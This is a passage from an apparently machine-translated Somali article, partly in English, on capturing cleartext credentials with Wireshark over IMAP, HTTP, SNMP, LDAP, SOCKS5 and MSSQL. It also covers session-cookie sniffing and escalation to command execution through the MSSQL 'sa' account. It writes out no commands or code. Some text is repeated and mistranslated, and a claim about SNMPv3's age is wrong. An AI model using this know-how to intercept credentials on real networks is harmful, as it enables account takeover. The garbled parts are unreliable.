
Sawirka soo socda waxaan ku arki karnaa aqoonsiyada SMTP ee la qabtay iyadoo la adeegsanayo Wireshark iyo natiijada ka timaadda base64 decoding iyadoo la adeegsanayo saldhigga 64 ee korontada ee Linux:




IMAP4 password sida wiresharke loo gu helo

Borotokoolka Helitaanka Fariinta Internetka (IMAP) waa borotokol kale oo email la xiriira. Waxay isticmaashaa dekedda tcp / 143 waxayna badanaa u baahan tahay amarka 'STARTTLS' si loo bilaabo sirta SSL / TLS ka hor isku day kasta oo xaqiijin ah. Laakiin si la mid ah sida SMTP, ururada qaarkood wali waxay taageeraan xaqiijinta 'cad' ee kanaalka aan la qarin. Xaaladaha noocaas oo kale ah xaqiijinta ayaa u muuqata qof kasta oo si fiican u taagan.

Shaashadda soo socota waxay muujineysaa aqoonsiyada IMAP ee laga soo qabtay shabakadda Wireshark:





Ogsoonow in IMAP4 ay sidoo kale adeegsato koodhadh base64 la mid ah kan SMTP. Sidaa darteed, waa lagama maarmaan in la caddeeyo aqoonsiga la qabtay markale si loo helo magaca qoraalka iyo ereyga sirta ah. Ogeysiis byte-NULL (\ 0) inta udhaxeysa magaca isticmaale iyo erayga sirta ah ee ku kala soocaya shaashada kore.


Weeraryahannadu hadda waxay marin u heli karaan sanduuqa joe ee waxay aqrin karaan mid ka mid ah emaylkiisa Ogsoonow in IMAP4 ay sidoo kale adeegsato koodhadh base64 la mid ah kan SMTP. Sidaa darteed, waa lagama maarmaan in la caddeeyo aqoonsiga la qabtay markale si loo helo magaca qoraalka iyo ereyga sirta ah. Ogeysiis byte-NULL (\ 0) inta udhaxeysa magaca isticmaale iyo erayga sirta ah ee ku kala soocaya shaashada kore.

Weeraryahannadu hadda waxay marin u heli karaan sanduuqa joe ee waxay aqrin karaan mid ka mid ah emaylkiisa


HTTP password sida wiresharke loo gu helo

In kasta oo ay jireen dadaal aad u baaxad weyn oo ay wada sameeyeen dhammaan iibiyeyaasha biraawsarka si looga hortago adeegsiga HTTP sida ugu macquulsan, haddana waxaan weli arki karnaa HTTP oo loo adeegsanayo shabakadaha gudaha inta lagu jiro baaritaanka

gelitaanka. Halkan waxaa ah tusaale ka mid ah aqoonsiyada galitaan ee lagu qabtay isgaarsiinta HTTP ee codsi POST ah:



Waa kuwan tusaale kale oo qabanaya xaqiijin aasaasi ah oo ku saabsan codsiga HTTP GET. Xusuusnow in xariga aqoonsiga uu yahay base64 mid mar kale la xardhay, si la mid ah hab maamuuska SMTP ama IMAP4. Laakiin haddii ay dhacdo xaqiijinta aasaasiga ah ee HTTP, Wireshark ayaa si toos ah noogu qeexaya:



Qabso cookies-ka kulanka HTTP

Adoo dhageysanaya isgaarsiinta HTTP ee aan la qarin, weeraryahan ayaa sidoo kale si fudud u qabsan kara cookies-ka kalfadhiga Wireshark. Ka urinta buskudka kal-fadhiga shabakadda waxay ficil ahaan la mid tahay sida urinta aqoonsiga.

Ka soo qaado faylasha taraafikada HTTP

Adoo adeegsanaya Wireshark waxaan sidoo kale si fudud uga soo saari karnaa feylasha sida sawirada, dukumiintiyada iyo feylasha maqalka ee taraafikada shabakada. Brad Duncan oo ka socda PaloAlto Networks ayaa qoray maqaal aad u fiican oo sharraxaya sida looga soo saaro xogta borotokoolka shabakadaha kala duwan iyadoo la adeegsanayo


Wireshark. Waxa kale oo jira aalad Chaosreader ah oo u oggolaanaysa in laga soo saaro xogta faylka PCAP.

SNMP password sida wiresharke loo gu helo

Nidaamka Maareynta Maareynta Isku-xirka (SNMP) wuxuu caadi ahaan ku shaqeeyaa dekedda udp / 161. Ujeeddadeeda koowaad waa in la maareeyo oo lala socdo aaladaha shabakadda iyo shaqooyinkooda. Waxaa jira 3 nooc oo ah borotokoolka SNMP iyo 2da nooc ee uhoreysa (v1 iyo v2c) waa hab maamuus qoraal cad. SNMP waxay isticmaashaa shay la yiraahdo xadhiga bulshada, taas oo u dhiganta xaqiijinta. Sidaa darteed, qabashada xariga bulshada ee SNMP ficil ahaan waxay lamid tahay qabashada aqoonsiyada.

In kasta oo SNMPv3 ay nala joogeen ku dhowaad 2 sano hadda, arrimuhu waqti ayey qaadanayaan. Ururada badankood wali waxay ku isticmaalaan v1 ama v2c shabakadahooda gudaha. Tani waxay caadi ahaan sabab u tahay is waafajinta gadaal ee nidaamyada dhaxalka ee shabakadooda.

Waa kan tusaalaha xadhigga bulshada ee SNMP ee la qabsaday adoo adeegsanaya Wireshark:




Weeraryahan ayaa hadda adeegsan kara xarigga bulshada wuxuuna ururin karaa macluumaad faahfaahsan oo ku saabsan nidaamka fog. Tani waxay u oggolaan kartaa weeraryahanku inuu barto faahfaahinta xasaasiga ah ee ku saabsan nidaamka oo uu qorsheeyo weeraro dheeraad ah oo ka dhan ah. Ogsoonow in mararka qaarkood xadhigga bulshada uu sidoo kale u oggolaado inuu wax ka beddelo qaabeynta nidaamka fog (akhriska / qoritaanka).

LDAP password sida wiresharke loo gu helo

Nidaamka Helitaanka Kaydka Miisaanka Fudud (LDAP) wuxuu hirgeliyaa hab maamuus loogu talagalay helitaanka iyo dayactirka adeegyada macluumaadka hagaha. Waxay caadi ahaan ku socotaa dekedda tcp / 389 oo ah adeeg qoraal oo cad, oo aan la qarin. Sidaa darteed waxay u nugul tahay dhageysiga sida maamuuska qoraalka kale oo cad.

LDAP waxay isticmaali kartaa habab badan oo aqoonsi ah. Habka ugu aasaasiga ah waxaa loo yaqaan 'fudud' waana asal ahaan magaca isticmaalaha iyo lambarka sirta ah ee qoraalka cad. Sidaa darteed, qof kasta oo boos u jooga inuu baaro taraafikada shabakadda wuxuu si fudud u qabsan karaa LDAP si fudud loo aqoonsan karo

Waa kan tusaale xaqiijinta LDAP ee lagu qabtay Wireshark:




Intaas waxaa sii dheer, deegaanka Windows Directory Directory, kormeerayaasha domain badanaa waxay soo bandhigaan iskuxirka LDAP ee dekedda tcp / 389. Caadi ahaan waxaa jira nidaamyo qaar ka mid ah shabakadda oo lagu daro Directory Active iyadoo la adeegsanayo isku xirka LDAP - tusaale ahaan. nidaamyada kaqeybgalka, nidaamyada xakamaynta marin u helka, daabacayaasha iwm. Xaaladaha noocaas ah, nidaamyadan waxay u oggolaan karaan weeraryahan inuu ku qabsado aqoonsiga isticmaale domain sax ah LDAP, haddii aan si fiican loo hubin.

SOCKS password sida wiresharke loo gu helo

SOCKS waa borotokollo wakiillo badan oo caan ah, oo u oggolaanaya in loo gudbiyo (ama loo maro) wixii taraafikada TCP ama UDP ee u dhexeeya macmiilka iyo server-ka. SOCKS nooca 5 sidoo kale waxay taageertaa xaqiijinta. Maaddaama SOCKS aysan samayn wax sir ah kaligeed, dhammaan xogta soo marta tunnel-ka waxay u socotaa "sida ay tahay". Dusheeda, haddii aan ku jirno booska aan ku qabanno taraafikada shabakadda ee udhaxeysa macmiilka iyo server-ka, waxaan qaban karnaa sugitaanka SOCKS sidoo kale.

Borotokoolka SOCKS5 wuxuu taageeraa hab ab badan oo aqoonsi ah. Midkood waa username iyo erey sir ah maadaama aysan jirin wax sir ah, weeraryahan si fiican u taagan ayaa ku qaban kara isagoo isticmaalaya baakad uriyaha.

Ka dib shaashadda soo socota waxay tusineysaa tusaalaha aqoonsiga SOCKS5 ee lagu qabtay Wireshark:




Weeraryahan ayaa hadda isticmaali karaya soCKS wakiilkiisa iyo nidaamyada marin u helka shabakadda dhinaca adeegga.

MSSQL password sida wiresharke loo gu helo

Microsoft SQL server typically runs on port tcp/1433 and it is yet another service for which we can capture password with Wireshark. If the server is not configured with 'ForceEncryption' option, it is possible to capture plain text authentication either directly or by using a downgrade attack. A man-in-the-middle could capture MSSQL credentials very easily.

Here's an example of captured MSSQL password of the 'sa' user using Wireshark:




Xusuusnow in MSSQL ‘sa’ isticmaalaha uu yahay koontada Maamulaha Nidaamka - isticmaalaha ugu mudnaanta badan. Sidaa darteed, tani waxay yeelan doontaa saameyn xasaasi ah oo u oggolaaneysa weeraryahanku inuu si buuxda ula wareego maamulka keydka macluumaadka. Waxay sidoo kale u horseedi kartaa fulinta amarka fog (RCE) via the xp_cmdshell functionality (link, link, link..).

